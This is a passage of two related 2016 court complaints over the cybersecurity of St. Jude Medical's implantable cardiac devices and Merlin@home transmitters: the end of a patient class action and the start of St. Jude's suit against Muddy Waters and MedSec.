Quadra Assura	CD3265-40; CD3265-40Q; CD3365-40; CD3365-40C; CD3365-40Q; CD3365-40QC	Cardiac Resynchronization Therapy Defibrillator
Quadra Assura MP	CD3269-40; CD3269-40Q; CD3369-40; CD3369-40Q; CD3369-40C; CD3369-40QC;	Cardiac Resynchronization Therapy Defibrillator
Unify	CD3231-40; CD3231-40Q	Cardiac Resynchronization Therapy Defibrillator
Unify Assura	CD3257-40; CD3257-40Q; CD3357-40; CD3357-40C; CD3357-40Q; CD3357-40QC	Cardiac Resynchronization Therapy Defibrillator

Model Name	Model Number(s)	Device Type
Unify Quadra	CD3249-40; CD3249-40Q	Cardiac Resynchronization Therapy Defibrillator

39. Excluded from each of the above Classes are Defendants, including any entity in which Defendants have a controlling interest, are a parent or subsidiary, or which are controlled by Defendants, as well as the officers, directors, affiliates, legal representatives, predecessors, successors, and assigns of Defendants. Also excluded are the judges and court personnel in this case and any members of their immediate families.

40. Plaintiff reserves the right to amend or modify the Class definitions with greater specificity or division into subclasses after having had an opportunity to conduct discovery.

41. This action has been brought and may be properly maintained on behalf of the Classes proposed herein under Rule 23 of the Federal Rules of Civil Procedure.

42. Numerosity. Fed. R. Civ. P. 23(a)(1). The member of each Class is so numerous that joinder of all members is impractical. Plaintiff is informed and believes that there are hundreds of thousands of members of each of the Classes. The precise number of Class members can be ascertained from Defendants' records.

43. Commonality and Predominance. Fed. R. Civ. P. 23(a)(2) and (b)(3). There are questions of law and fact common to each Class, which predominate over any questions affecting individual members of each respective Class. These common questions of law and fact include, without limitation:

- a. Whether Defendants' conduct violates warranty laws as asserted herein;
- b. Whether Defendants had a duty to disclose that the Class Devices and/or the Merlin@home transmitter lacked the necessary security to protect Class members' personal health information and/or to prevent unauthorized access to and control of the Class Devices;
- c. Whether Defendants breached a legal duty to use reasonable security measures to protect to protect Class members' personal health information and/or to prevent

1 unauthorized access to and control of the Class Devices;

2 d. Whether Defendants acted negligently in securing the Class Devices; and

3 e. Whether Class members are entitled to damages and other monetary relief.

4 44. Typicality. Fed. R. Civ. P. 23 (a)(3). Plaintiff's claims are typical of the claims of
5 the Class he seeks to represent. Plaintiff and all Class members were exposed to uniform practices
6 and sustained injuries arising out of and caused by Defendants' conduct.

7 45. Adequacy. Fed. R. Civ. P. 23(a)(4). Plaintiff is committed to the vigorous
8 prosecution of this action and have retained competent counsel experienced in the prosecution of
9 class actions. Accordingly, Plaintiff is an adequate representative and will fairly and adequately
10 protect the interests of the Classes.

11 46. Superiority. Fed. R. Civ. P. 23(b)(3). A class action is superior to other available
12 methods for the fair and efficient adjudication of this controversy. Since the amount of each
13 individual Class member's claim is small relative to the complexity of the litigation, and due to
14 the financial resources of Defendants, no Class member could afford to seek legal redress
15 individually for the claims alleged herein. Therefore, absent a class action, Class members will
16 continue to suffer losses and Defendants' misconduct will proceed without remedy. Even if Class
17 members themselves could afford such individual litigation, the court system could not. Given
18 the complex legal and factual issues involved, individualized litigation would significantly
19 increase the delay and expense to all parties and to the Court. Individualized litigation would also
20 create the potential for inconsistent or contradictory rulings. By contrast, a class action presents
21 far fewer management difficulties, allows claims to be heard which might otherwise go unheard
22 because of the relative expense of bringing individual lawsuits, and provides the benefits of
23 adjudication, economies of scale and comprehensive supervision by a single court. Finally,
24 Plaintiff knows of no difficulty that will be encountered in the management of this litigation which
25 would preclude its maintenance as a class action.

26 ///

27 ///

28 ///

FIRST CLAIM FOR RELIEF
Breach of Express Warranty
(By Plaintiff and the Nationwide Class, or, Alternatively,
the Illinois Class Against Defendants)

47. Plaintiff realleges and incorporates by reference the allegations contained in paragraphs 1 through 46, inclusive, of this Complaint, as though fully set forth herein and, to the extent necessary, pleads this cause of action in the alternative.

48. Plaintiff brings this claim individually and on behalf of the members of the Nationwide Class against Defendants under California law, or, alternatively, under the laws of the all states, as there is no material difference in the law of breach of express warranty as applied to the claims and questions in this case. Alternatively, Plaintiff brings this claim individually and on behalf of the Illinois Class against Defendants under Illinois law.

49. Defendants expressly warranted to Plaintiff, other members of the Class and their healthcare providers that that the Class Devices provided the capability – through the Merlin@home transmitter – for remote follow-ups and remote monitoring that: (i) gave Plaintiff and other members of the Class greater flexibility; (ii) allowed the Plaintiff's and other Class members' healthcare providers to monitor the Class Devices while Plaintiff and other members of the Class are at home; (iii) reduced the number of scheduled clinic visits that Plaintiff and other members of the Class have to make; and (iv) would alert Plaintiff's and other Class members' healthcare providers if it detects anything which the healthcare providers may wish to be aware.

50. Defendants expressly warranted to Plaintiff, other members of the Class and their healthcare providers that the Class Devices' performance would not be affected by the remote follow-ups and remote monitoring capability provided through the Merlin@home transmitter.

51. Defendants expressly warranted to Plaintiff, other members of the Class and their healthcare providers that that the remote follow-ups and remote monitoring capability provided through the Merlin@home transmitter was safe and secure.

52. Defendants expressly warranted to Plaintiff, other members of the Class and their healthcare providers that that their personal health data transmitted through the Merlin@home transmitter and uploaded to Merlin.net PCN was: (i) safe and secure; (ii) protected with industry-

1 standard safety protocols; (iii) password-protected so only authorized users can access it; and (iv)
2 was subject to stringent worldwide information security standards.

3 53. Defendants' express warranties as set forth above were expressly communicated to
4 Plaintiff, other members of the Class and their healthcare providers in such a manner that Plaintiff
5 and other members of the Class understood and accepted them.

6 54. Defendants' affirmations of fact or promise and descriptions of the remote follow-
7 up and remote monitoring capabilities of the Class Devices as provided through the Merlin@home
8 transmitter, were material and created a basis of the bargain for Plaintiff, other members of the
9 Class and their healthcare providers.

10 55. Plaintiff, other members of the Class, and their healthcare providers reasonably
11 relied upon the skill and judgment of Defendants, and upon said express warranties, in using the
12 Class Devices.

13 56. Defendants breached the express warranties as set forth above by delivering Class
14 Devices that: (i) do not provide remote follow-ups and remote monitoring; (ii) provide remote
15 follow-ups and remote monitoring that affects the performance of the Class Devices; (iii) provide
16 remote follow-ups and remote monitoring that is not safe and secure; and/or (iv) do not adequately
17 protect the personal health data transmitted through the Merlin@home transmitter and uploaded
18 to Merlin.net PCN.

19 57. As a result of the foregoing breaches of express warranty, Plaintiff and other Class
20 members have been damaged in that Class Devices do not perform as warranted and did not
21 receive the benefit of the bargain.

22 58. Plaintiff and Class members seek all damages permitted by law in an amount to be
23 proven at trial.

24 WHEREFORE, Plaintiff and the Class prays judgment against Defendants as hereafter
25 set forth.

26 ///

27 ///

28 ///

SECOND CLAIM FOR RELIEF
FRAUDULENT CONCEALMENT
(By Plaintiff and the Nationwide Class, or, Alternatively,
the Illinois Class Against Defendants)

59. Plaintiff realleges and incorporates by reference the allegations contained in paragraphs 1 through 46, inclusive, of this Complaint, as though fully set forth herein and, to the extent necessary, pleads this cause of action in the alternative.

60. Plaintiff brings this claim individually and on behalf of the members of the Nationwide Class against Defendants under California law, or, alternatively, under the laws of the all states, as there is no material difference in the law of fraudulent concealment as applied to the claims and questions in this case. Alternatively, Plaintiff brings this claim individually and on behalf of the Illinois Class against Defendants under Illinois law.

61. At all times relevant herein, Defendants knew that the Class Devices and/or the Merlin@home transmitter lacked the necessary security to protect Plaintiff's and other Class members' personal health information and/or to prevent unauthorized access to and control of the Class Devices.

62. Defendants concealed and suppressed the material facts that the Class Devices and/or the Merlin@home transmitter lacked the necessary security to protect Plaintiff's and other Class members' personal health information and/or to prevent unauthorized access to and control of the Class Devices.

63. Defendants owed Plaintiff, other members of the Class and their healthcare providers a duty to disclose the true facts about the Class Devices and/or the Merlin@home transmitter because the concealed and suppressed facts were known and/or accessible only to Defendants, which had superior knowledge and access to the facts, and the facts were not known to or reasonably discoverable by Plaintiffs, other members of the Class and their healthcare providers since Defendants: (i) possessed exclusive knowledge of the security measures employed in the Class Devices and/or the Merlin@home transmitter; (ii) intentionally concealed the severe security vulnerabilities in the Class Devices and/or the Merlin@home transmitter; and/or (iii) made incomplete representations about the security of the Class Devices and/or the Merlin@home

1 transmitter while purposefully withholding material facts from Plaintiff, other members of the
2 Class and their healthcare providers that contradicted these representations.

3 64. The aforementioned concealments were material, because if it had been disclosed,
4 Plaintiff, other members of the Nationwide Class and their healthcare providers would not have
5 used the Class Devices. These omitted and concealed facts were also material because they
6 directly impact the value and use of the Class Devices.

7 65. Defendants knew or recklessly disregarded that their omissions were material
8 because Defendants knew that the Class Devices and/or the Merlin@home transmitter were not
9 secure. Defendants intentionally concealed and/or omitted the material fact that the Class Devices
10 and/or the Merlin@home transmitter were not secure in order to sell the Class Devices and to
11 avoid the expense and public relations nightmare of a recall.

12 66. Plaintiff, other members of the Class and their healthcare providers were not aware
13 of the concealed and/or suppressed facts set forth herein.

14 67. Plaintiff, and other members of the Class and their healthcare providers relied on
15 Defendants' failure to disclose the security vulnerabilities in the Class Devices and/or the
16 Merlin@home transmitter in deciding to use and implant the Class Devices. Specifically, Plaintiff
17 and other members of the Class would never have had the Class Devices implanted had they been
18 aware of the security vulnerabilities in the Class Devices and/or the Merlin@home transmitter.

19 68. Plaintiff, other members of the Class and their healthcare providers justifiably relied
20 on and/or were induced by Defendants' concealment. It is reasonable that Plaintiff, other
21 members of the Class and their healthcare providers would rely on the statements of Defendants
22 regarding the security of the Class Devices and/or the Merlin@home transmitter because as the
23 manufacturer, Defendants were held to the level of knowledge of an expert in the field.

24 69. As a proximate result of the concealment and/or suppression of the facts set forth
25 above, Plaintiff, other members of the Class and their healthcare providers reasonably relied on
26 Defendants' deception and Plaintiff and other members of the Class were implanted with the Class
27 Devices.

70. As a result of the foregoing fraudulent and deceitful conduct by Defendants, Plaintiff and other members of the Class have been injured in an amount to be proven at trial, including, but not limited to, their lost benefit of the bargain and overpayment at the time of purchase and/or the diminished value of their Class Devices.

WHEREFORE, Plaintiff and the Class prays judgment against Defendants as hereafter set forth.

THIRD CLAIM FOR RELIEF
NEGLIGENCE

**(By Plaintiff and the Nationwide Class, or, Alternatively,
the Illinois Class Against Defendants)**

71. Plaintiff realleges and incorporates by reference the allegations contained in paragraphs 1 through 46, inclusive, of this Complaint, as though fully set forth herein and, to the extent necessary, pleads this cause of action in the alternative.

72. Plaintiff brings this claim individually and on behalf of the members of the Nationwide Class against Defendants under California law, or, alternatively, under the laws of the all states, as there is no material difference in the law of negligence as applied to the claims and questions in this case. Alternatively, Plaintiff brings this claim individually and on behalf of the Illinois Class against Defendants under Illinois law.

73. In making the Class Devices with RF telemetry capabilities and the Merlin@home transmitter, Defendants owed Plaintiff and other members of the Class a duty to exercise reasonable care in safeguarding and protecting the Class Devices from unauthorized access and use. This duty included, among other things, maintaining and testing the Class Devices, the Merlin@home transmitter and the Merlin.net PCN, and taking other reasonable security measures to protect and adequately secure the Class Devices, the Merlin@home transmitter and the Merlin.net PCN from unauthorized access and use.

74. In collecting the personal health information of Plaintiff and other members of the Class, Defendants owed Plaintiff and other members of the Class a duty to exercise reasonable care in safeguarding and protecting that information. This duty included, among other things,

1 maintaining and testing Defendants' security systems and computer networks, and taking other
2 reasonable security measures to protect and adequately secure the personal health information of
3 Plaintiff and other members of the Class from unauthorized access and use.

4 75. Defendants' security systems and procedures for handling the personal health
5 information of Plaintiff and other Class members affected Plaintiff and the Class. Likewise,
6 Defendants' security for safeguarding the Class Devices, the Merlin@home transmitter and the
7 Merlin.net PCN from unauthorized access and use affected Plaintiff and the Class. Defendants
8 were aware that by taking sensitive personal health information and making Class Devices with
9 RF telemetry capabilities, they undertook a responsibility to take reasonable security measures to
10 protect the personal health information and the Class Devices from being accessed, viewed or
11 controlled by unauthorized persons.

12 76. Defendants owed a duty of care to Plaintiff and other Class members because they
13 were the foreseeable and probable victims of any inadequate security practices. It is foreseeable
14 that if Defendants did not take reasonable security measures, the Class Devices could be accessed,
15 viewed or controlled by unauthorized persons. Defendants also knew or should have known their
16 security systems were inadequate.

17 77. Defendants had the ability to guard against unauthorized access and control of the
18 Class Devices, the Merlin@home transmitter and the Merlin.net PCN by implementing adequate
19 measures to protect these devices and systems.

20 78. As a result of Defendants' negligence, Plaintiffs and Class members have and will
21 continue to suffer damages.

22 WHEREFORE, Plaintiff and the Class prays judgment against Defendants as hereafter
23 set forth.

24

25

26 ///

27 ///

28 ///

FOURTH CLAIM FOR RELIEF
UNJUST ENRICHMENT

**(By Plaintiff and the Nationwide Class, or, Alternatively,
the Illinois Class Against Defendants)**

79. Plaintiff realleges and incorporates by reference the allegations contained in paragraphs 1 through 46, inclusive, of this Complaint, as though fully set forth herein and, to the extent necessary, pleads this cause of action in the alternative.

80. Plaintiff brings this claim individually and on behalf of the members of the Nationwide Class against Defendants under California law, or, alternatively, under the laws of the all states, as there is no material difference in the law of unjust enrichment as applied to the claims and questions in this case. Alternatively, Plaintiff brings this claim individually and on behalf of the Illinois Class against Defendants under Illinois law.

81. Defendants have received and retained a benefit from Plaintiff and the other members of the Class, and inequity has resulted.

82. Plaintiff and the other members of the Class conferred a tangible economic benefit upon Defendants by purchasing the Class Devices. Plaintiff and the other members of the Nationwide Class would have expected remuneration from Defendants at the time this benefit was conferred had they known of the that Class Devices and/or the Merlin@home transmitter lacked the necessary security to protect Plaintiff's and other Class members' personal health information and/or to prevent unauthorized access to and control of the Class Devices.

83. Defendants were enriched, at the expense of the Plaintiff and other each member of the Class, through the payment of the purchase price for the Class Devices.

84. Under the circumstances, it would be against equity and good conscious to permit Defendants to retain the ill-gotten benefits that it received from Plaintiff and the other members of the Class in light of the fact that the Class Devices and/or the Merlin@home transmitter lacked the necessary security to protect Plaintiff's and other Class members' personal health information and/or to prevent unauthorized access to and control of the Class Devices, as set forth more fully above.

85. As such, it is inequitable for Defendants to retain the benefits of their misconduct.

86. As a result of Defendants' conduct, the amount of Defendants' unjust enrichment should be disgorged, in an amount according to proof, or such other appropriate equitable remedy as appropriate, to the Plaintiff and other members of the Class.

WHEREFORE, Plaintiff and the Class prays judgment against Defendants as hereafter set forth.


PRAYER FOR RELIEF

WHEREFORE, Plaintiff, individually and on behalf of all others similarly situated, respectfully requests that the Court enter judgment against Defendants, as follows:

1. An order certifying appropriate classes and/or subclasses, designating Plaintiff as the class representative and his counsel as class counsel;
2. An award of restitution, damages, and disgorgement to Plaintiff and the Class in an amount to be determined at trial;
3. An order requiring Defendants to pay both pre- and post-judgment interest on any amounts awarded, as allowed by law;
4. An award of costs and attorneys' fees, as allowed by law; and
5. Such other or further relief as may be appropriate.

Dated: August 26, 2016

ARIAS, SANGUINETTI, STAHLE
& TORRIJOS, LLP

By: 

Mike Arias
Alfredo Torrijos

Counsel for Plaintiff
Clinton W. Ross Jr.

DEMAND FOR JURY TRIAL

Pursuant to Federal Rule of Civil Procedure 38(b), Plaintiff, individually and on behalf of all others similarly situated, hereby demands a trial by jury of any and all issues in this action so triable of right.

Dated: August 26, 2016

ARIAS, SANGUINETTI, STAHLE
& TORRIJOS, LLP

By: 

Mike Arias
Alfredo Torrijos

*Counsel for Plaintiff
Clinton W. Ross Jr.*

**IN THE UNITED STATES DISTRICT COURT
FOR THE DISTRICT OF MINNESOTA**

St. Jude Medical, Inc.,

Plaintiff,

vs.

Case No. 16-cv-03002

Muddy Waters Consulting LLC, Muddy
Waters Capital LLC, Carson C. Block,
MedSec Holdings Ltd., MedSec LLC, Justine
Bone and Dr. Hemal M. Nayak,

JURY TRIAL DEMANDED

Defendants.

COMPLAINT

St. Jude Medical, Inc. brings this action for false statements, false advertising, conspiracy and the resultant manipulation of the public markets against defendants (i) Muddy Waters Consulting LLC and Muddy Waters Capital LLC, (ii) MedSec Holdings, Ltd. and MedSec LLC, (iii) Carson C. Block, (iv) Justine Bone and (v) Dr. Hemal M. Nayak (collectively the “Defendants” and each a “Defendant”). Defendants’ wrongful conduct conclusively demonstrates a total disregard for the patients whose lives depend on cardiac rhythm management devices and their conduct is indefensible. In further support, St. Jude states as follows:

NATURE OF THE ACTION

1. This action arises from Defendants’ intentional, willful and malicious scheme to manipulate the securities markets for their own financial windfall through an unethical and unlawful scheme premised upon falsehoods and misleading statements initially contained in an August 25, 2016 Muddy Waters report concerning St. Jude’s implantable cardiac rhythm management devices (also referred to as “CRM Devices”). The report and subsequent written and

oral assertions were willfully and intentionally designed and intended to influence and confuse patients and their doctors, by wrongfully defaming and disparaging St. Jude's lifesaving devices.

2. Defendants undertook their carefully orchestrated scheme with the express intent to interfere with efficient public markets by intentionally disseminating false information in order to depress the value of St. Jude's stock and profit from such depression in value by implementing a short-selling scheme. The sole purpose of this short-selling scheme was to enable Defendants to secure a quick and illegal financial windfall. Defendants purportedly claim they also wanted to inform users and physicians of risks associated with the use of St. Jude's CRM Devices, but this claim is belied by the fact that Muddy Waters had no experience in medical device security and purportedly relied on MedSec and its medical advisor and board member, Dr. Nayak, both of whom procured a financial interest in the short-selling scheme regarding St. Jude's stock value. The actions of each of the Defendants, individually and collectively, blatantly disregard ethical standard practices in the cybersecurity community and FDA Guidance, which call for a legitimately concerned party to first convey any security-related concerns about medical devices to the company itself and/or any relevant government agency or public health authority.

3. The motive for Defendants' approach is revealed in the first two sentences of the Muddy Waters report: "Muddy Waters Capital is short St. Jude Medical, Inc. (STJ US). There is a strong possibility that close to half of STJ's revenue is about to disappear for approximately two years." Thus, Defendants specifically intended to drive down the price of St. Jude's stock, which they had previously sold short. This insidious scheme to try to frighten and confuse patients and doctors by publicly disseminating false and unsubstantiated information in order to gain a financial windfall and thereby cause investors to panic and drive the St. Jude stock price down must be stopped and Defendants must be held accountable so that such activity will not be incentivized and

repeated in the future. Accordingly, the purpose of this action is to hold the Defendants, and each of them, fully accountable for their unlawful and inappropriate statements and scheme.

PARTIES

St. Jude

4. St. Jude Medical, Inc. is a global medical device company committed to transforming the treatment of expensive epidemic diseases. St. Jude Medical, Inc. and its affiliates (collectively “St. Jude”) develop, manufacture, and distribute medical devices and services, including cardiac rhythm management medical devices. St. Jude Medical, Inc. is incorporated in the state of Minnesota, and maintains its global headquarters and principal executive offices at One St. Jude Medical Drive, St. Paul, Minnesota, 55117.

Muddy Waters

5. Muddy Waters Capital LLC manages hedge funds through a short-seller driven investment strategy. It was formed in Delaware and has offices in California.

6. Muddy Waters Consulting LLC (collectively with Muddy Waters Capital LLC, “Muddy Waters”) is an affiliate of Muddy Waters Capital LLC. It was formed in Delaware.

Block

7. Carson C. Block (“Block”) is the founder of, and research director for, Muddy Waters. Block resides in California.

MedSec

8. MedSec Holdings Ltd. claims to engage in cybersecurity research. It has an office in Florida.

9. MedSec LLC (collectively with MedSec Holdings Ltd., “MedSec”) is an affiliate of MedSec Holdings Ltd.

Bone

10. Since July 2016, Justine Bone (“Bone”) has been chief executive officer of MedSec Holdings Ltd. On information and belief, Bone resides in Florida.

Dr. Nayak

11. Dr. Hemal M. Nayak (“Dr. Nayak”) serves as a director and advisor to MedSec. On information and belief, Dr. Nayak resides in Illinois.

12. Because Defendants acted in concert and conspired with each other in their scheme to defame and disparage St. Jude, they are jointly responsible for all misconduct, false and misleading statements, and harms as further set forth below.

JURISDICTION

13. This action arises under, and is brought pursuant to the Lanham Act, 15 U.S.C. § 1125, and also asserts claims for common law defamation and conspiracy, as well as Minnesota’s deceptive trade practices act.

14. Subject matter jurisdiction is conferred upon this Court by 15 U.S.C. § 1125, and 28 U.S.C. §§ 1331, 1337, as the action arises under the laws of the United States.

15. Supplemental jurisdiction exists for state law claims pursuant to 28 U.S.C. § 1367.

VENUE

16. Venue is proper in this Court pursuant to 28 U.S.C. § 1391(b)(2), because a substantial part of the events giving rise to St. Jude’s claims occurred in this judicial district.

17. To this end, each of the Defendants, both individually and collectively, committed wrongful acts for the purpose of having their consequences felt in Minnesota, where St. Jude resides and where a substantial part of the property that is the subject of the action is situated.

BACKGROUND

St. Jude's Devices

18. CRM Devices, including pacemakers and defibrillators, made by St. Jude save and improve lives every day. Studies have shown that remote monitoring of pacemakers and defibrillators can provide additional information to doctors to help improve patient care, reduce adverse events for patients and reduce mortality. See <http://www.hrsonline.org/Policy-Payment/Clinical-Guidelines-Documents/Expert-Consensus-on-the-Monitoring-of-Cardiovascular-Implantable-Electronic-Devices/2015-Expert-Consensus-Statement-on-Remote-Interrogation-and-Monitoring-for-CIEDs>. As shown throughout this Complaint, Defendants have attempted to scare patients into surrendering these demonstrated benefits by unplugging their St. Jude Merlin@home devices ("Remote Transmitters") based on false and misleading information.

19. As part of its efforts to protect the security of its devices, St. Jude enlists its employee experts and third party experts to assist in designing and testing security measures from its CRM Devices' design to market release and ongoing product enhancement, including software and security updates and regular risk assessment as prescribed by the FDA.

20. St. Jude provides remote automated security updates for Remote Transmitters. These security updates are designed to reach Remote Transmitters that are actively interfacing with patients' implants. Patient identifiable data transferred by St. Jude's Remote Transmitters to Merlin.net are sent over an encrypted channel.

21. Patients who have St. Jude's CRM Devices implanted may have a variety of cardiac conditions, including various cardiac arrhythmias. An arrhythmia is an abnormal heart rhythm that develops when congenital conditions, disease or injury causes the heart's electrical signals to change from normal to abnormal. The abnormal heart rhythm can cause the heart to beat too fast (tachycardia) or too slow (bradycardia) or, in patients with heart failure, inefficiently. Different types of implantable medical devices can be used in the treatment of tachycardia, bradycardia or heart failure as programmed and directed by a doctor. Some types of arrhythmias, such as ventricular fibrillation, a common cause of cardiac arrest, are fatal if not treated quickly. Others, such as atrial fibrillation, can be disabling and lead to stroke.

22. St. Jude and its affiliates design, manufacture and sell a range of medical devices and systems for heart patients, including CRM Devices that treat and manage heart illnesses for a variety of patients. In addition to implantable cardioverter defibrillators ("ICDs") and pacemakers, St. Jude and its affiliates design, make and sell implantable cardiac resynchronization therapy pacemakers ("CRT-Ps"), and implantable cardiac resynchronization therapy defibrillators ("CRT-Ds"), as well as remote monitoring devices that allow pacemakers, ICDs and CRT devices to communicate with doctors without the need for a trip to the doctor's office and thereby reducing the need for in-person office visits.

23. A pacemaker can be implanted and programmed by a doctor to monitor and pace the heart when the patient's native heart rate is too slow. Pacemakers, unlike ICDs, do not have the ability to administer a therapeutic shock to the heart in the event of certain arrhythmias, including ventricular tachycardia or ventricular fibrillation, to restore a normal sinus rhythm. ICDs can be used to both pace the heart and to detect and administer therapy when certain arrhythmias

are detected, all as programmed by a doctor to customize therapy. ICDs, pacemakers, and CRT devices taken together are all CRM Devices.

24. Forty years ago, the U.S. Congress enacted the Medical Device Amendments (“MDA”) to the Food, Drug, and Cosmetic Act (“FDCA”). The 1976 law granted the FDA authority to regulate medical devices in a comprehensive federal oversight regime. In enacting the MDA, Congress sought to ensure that medical devices would be readily available to treat patients in need of lifesaving or disability-averting care. Wary of differing state regulation, Congress has generally prohibited non-federal regulation of medical devices by incorporating an express-preemption clause into the MDA. That provision specifies that no state may impose “any requirement” relating to the safety or effectiveness of a medical device that “is different from, or in addition to, any requirement applicable ... to the device” under federal law. 21 U.S.C. § 360k(a)(1). In the United States, St. Jude works closely with and is heavily regulated by the FDA in the design, testing, approval and ongoing post-market surveillance of its CRM Devices.

The Rigorous Premarket Approval Process for Class III Devices

25. Under the MDA, the FDA provides different levels of scrutiny depending on the type of device. Devices that “support” or “sustain” human life, or that “present a potential unreasonable risk of illness or injury,” are “Class III” devices. Innovative Class III devices, such as the St. Jude CRM Devices at issue here, are subject to “the FDA’s strictest regulation.” Such devices must win FDA approval *before* they may be brought to market in the United States.

26. The premarket approval (“PMA”) process is the most exacting kind of FDA medical device review, including analysis of clinical trial results. In order to approve the device, the FDA’s thorough review must find a reasonable assurance of a device’s “safety and effectiveness.”

27. The FDA rigorously scrutinizes PMA applications. The average PMA application receives over *twelve hundred hours* of analysis. In this analysis, the FDA weighs a device's likely health benefits against the probable risk, if any, of illness or injury. The FDA has the authority and power to seek additional information and to compel manufacturers to make changes before it grants approval allowing commercial sales in the U.S.

The Rigorous Process for Changes to Approved Devices

28. Approval of a PMA application means the FDA generally "forbids" any and all subsequent device alterations that include design specifications, the manufacturing process, labeling, or any other attribute that would affect safety or effectiveness.

29. Only with additional FDA permission may such changes generally occur. The device maker must submit to another round of approval known as a "PMA Supplement." The same rigorous standards of review imposed during the initial PMA approval analysis apply, once again, to the PMA Supplement analysis, though typically without the need for a clinical trial.

30. Per the applicable guidance from the FDA, the FDA also receives from manufacturers Annual Reports for PMA devices where, among other things, changes that do not affect safety and effectiveness are reported and subject to FDA review.

Enforcement of FDA Requirements for Approved Devices

31. The FDA's enforcement authority is extensive *and exclusive*. By law, the FDA's enforcement conduct "shall be by and in the name of the United States." 21 U.S.C. § 337(a). Private citizens may make complaints to the FDA, but only the FDA may act on them. Private plaintiffs cannot sue under the FDCA.

32. The FDA uses its authority to investigate violations of the FDCA. The FDA's breadth of power permits—and encourages—a measured response. The FDA may seek to enjoin, fine, seize products of and/or pursue criminal charges against wrongdoers.

St. Jude Has Been Vigilant in Making Product Changes and Updates

33. Over the years, St. Jude followed applicable protocols for making product changes and updates, including those that have gone through the PMA-Supplement process as well as those implemented through Annual Report notifications. St. Jude has advised the FDA of security and software updates through, among other things, Annual Reports and PMA supplement applications.

34. St. Jude was an early supporter of the FDA's "Content of Premarket Submissions for Management of Cybersecurity in Medical Devices" issued on October 2, 2014. St. Jude was a key contributor to the Medical Device Privacy Consortium's Security Risk Assessment Framework for Medical Devices White Paper and has since incorporated a cybersecurity risk assessment as part of the St. Jude Quality System. Cybersecurity risk assessments have been completed and submitted to the FDA for recent new CRM Device product submissions and when there are significant changes to legacy CRM Devices. St. Jude has also been actively engaged in working with the FDA and other industry groups on the "Postmarket Management of Cybersecurity in Medical Devices" FDA guidance issued on January 22, 2016, including workshop participation. Among other things, and contrary to the MedSec and Muddy Waters scheme, the Draft Guidance recommends that a security researcher coordinate and collaborate with the manufacturer and relevant agencies before going public when a security researcher claims to have discovered a real or potential vulnerability.

35. St. Jude has worked with third-party experts, researchers, the FDA, the Department of Homeland Security and regulators in cybersecurity to develop appropriate safeguards for its

data and CRM Devices as part of its product development process and life cycle. Because cybersecurity is part of the St. Jude Quality System, ongoing product enhancement and evaluation includes formal risk assessments and, where appropriate, software updates and security updates to further strengthen St. Jude's products within the dynamic environment for assessing and improving cybersecurity. Specific to software updates and contrary to Defendants' statements that there have been "no significant security improvements since [2013]," St. Jude released seven different security updates alone to Merlin@home since 2013. St. Jude conducts regular risk assessments based on FDA guidance and performs penetration tests using internal and external experts. St. Jude continues to collaborate with industry and governmental organizations to help develop and improve standards and best practices, gain insight on recent trends and take appropriate action.

36. St. Jude's CRM Devices and security have been evaluated and assessed by internal audits and by several independent and third-party organizations and researchers. In particular, Merlin.net has been certified under the EU-US Privacy Shield and the US-Swiss Safe Harbor by St. Jude Internal Audit, comprising annual audits of key security controls, and has been reviewed and accepted by the U.S. Department of Commerce. St. Jude continues to adhere to the European Data Protection requirements by complying with strict privacy and security measures to protect the personal information of Merlin.net patients during transfers of personal information from the European Union to the United States. Since 2009, St. Jude's Merlin.net Patient Care Network ("PCN") has successfully achieved ISO 27001 certification, which includes an annual internal audit and the independent certification of third-party BSI, an internationally accredited management systems certification firm.

37. In addition, the Merlin.net PCN was the first cardiac device monitoring system to be awarded ISO/IEC 27001:2005 certification, a stringent worldwide information security

standard. This certification is audited, updated and current. Additionally, in 2015, St. Jude upgraded its remote monitoring system successfully to ISO 27001:2013 certification. St. Jude has launched programs to achieve a Report on Controls at a Services Organization (SOC2) for Merlin.net, which will be issued by an independent auditor and is also a pilot participant in the Underwriters Laboratories (UL) Cybersecurity Assurance Program.

38. As noted above, St. Jude openly encourages and has posted instructions on the St. Jude internet website (www.sjm.com) for anyone with product security questions to contact the company through a dedicated email at productsecurity@sjm.com. St. Jude also openly asks anyone who believes they have identified a potential cybersecurity vulnerability in a St. Jude product to contact the company at vulnerabilityreporting@sjm.com for further inspection and analysis to best ensure that St. Jude is able to investigate, validate and, if necessary and appropriate, communicate information in the interest of patient safety and develop any warranted security upgrades or software updates.

39. St. Jude's remote monitoring system for CRM Devices, Merlin.net PCN, is an award-winning system designed to improve outcomes for patients with pacemakers, ICDs and CRT devices. With rapid access to their patients' information through the secure Merlin.net PCN website, physicians can remotely monitor and assess patient device data and determine interventions that may be needed. Recent research has shown that remote monitoring can help doctors improve patient care and survival while reducing hospitalizations and health care utilization. See [HRS ¶ 18 supra](#).

40. In 2008, St. Jude introduced the Merlin@home Remote Transmitter, which allows efficient remote monitoring and additional options for physicians to provide early intervention and

improve health care efficiency. All data transferred by Merlin@home to Merlin.net are transmitted over an encrypted channel.

41. Remote monitoring of cardiac patients has become a best-practice over the past decade. In 2015, the Heart Rhythm Society made remote monitoring the standard of care in its guidelines. See [HRS](#) ¶ 18 *supra*. St. Jude has pioneered this life-saving capability with the Merlin.net PCN and the Merlin@home patient system.

42. With respect to remote monitoring through use of Merlin@home transmitters, changes to therapeutic parameter settings on patients' devices require use of the in-clinic programming device and cannot be performed by the Merlin@home transmitters. The Remote Transmitter has no native applications with built-in programming capability to make such changes. Operating system access controls protect the Remote Transmitter from unauthorized access, and its lack of built-in programming helps ensure therapy selection is provided only by and as directed by the patient's physician. In addition, the limited wireless range of the 2.45 GHz wake-up function restricts accessibility of communications with the CRM Devices.

43. Over the last several years St. Jude made significant investments in improving the Merlin.net infrastructure, including implementation of full database encryption, implementation of next-generation firewalls, web-application firewalls, security monitoring and response capabilities. St. Jude added features to the Merlin.net application for patients such as two-factor authentication and access logging. St. Jude's cybersecurity efforts are active and ongoing.

THE SHORT-SALE SCHEME OF MUDDY WATERS AND MEDSEC

The Formation of the Scheme and Subsequent Reports

44. The short-sale scheme that emerged publicly on August 25, 2016, purportedly began some 18 months earlier when a group of unknown researchers funded by undisclosed

